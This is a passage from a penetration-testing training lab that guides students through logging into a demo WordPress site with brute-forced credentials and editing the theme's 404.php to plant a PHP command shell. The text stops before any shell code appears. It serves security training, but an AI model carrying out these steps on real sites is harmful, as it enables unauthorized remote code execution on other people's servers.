🌐 Module 05: Web Application Penetration Testing

```
# Exercise 7: Exploiting WordPress Web Application Vulnerability by Uploading a Customized Shell
```

Scenario

Some older versions of WordPress web applications provide an option for the admin user to edit theme files such as `footer.php`, `archive.php`, and `404.php`. If an administrator employs weak credentials that are subsequently compromised via brute-force or dictionary attacks, an attacker can log in, edit the active theme files, upload a Web Shell, and execute arbitrary commands on the underlying server host.

As a penetration tester, you need to know how to construct a custom PHP command shell and identify theme editor entry points to deploy it.

This lab is a continuation of the previous exercise (**Exercise 05.6**).

Objective


The objective of this lab is to help students learn how to:
- Create a customized PHP command shell
- Identify theme editor entry points in WordPress and inject shellcode into `404.php` to obtain Remote Code Execution (RCE)

Task 1: Exploiting WordPress Web Application Vulnerability by Uploading a Customized Shell


In this task, we log into the WordPress dashboard on `http://www.cpent.com` using the compromised credentials (`mike` / `prince`), navigate to the Theme Editor, modify the `404.php` template file of the **TwentyFifteen** theme, and inject a custom PHP command execution shell.

Lab Tasks


1. Click **Parrot Security**. Type **toor** in the Password field and press Enter.
2. *(If you are already logged in, skip to step 2.)*




1. Launch a web browser, type **http://www.cpent.com/wp-login.php** in the address bar, and press Enter.
2. On the CPENT Demo Site login page, enter the username **mike** and password **prince** (obtained in Exercise 05.6) and click **Log In**.




1. Once logged into the WordPress Dashboard, observe that no custom plugins are installed. We will target the active WordPress theme file **404.php** via the Theme Editor.




1. Hover over the **Appearance** menu in the left navigation pane and click **Editor**.



1. In the Theme Editor window, click **404 Template** (**404.php**) in the right template list pane.




1. Highlight and select all existing code in the **404.php** file editor window.



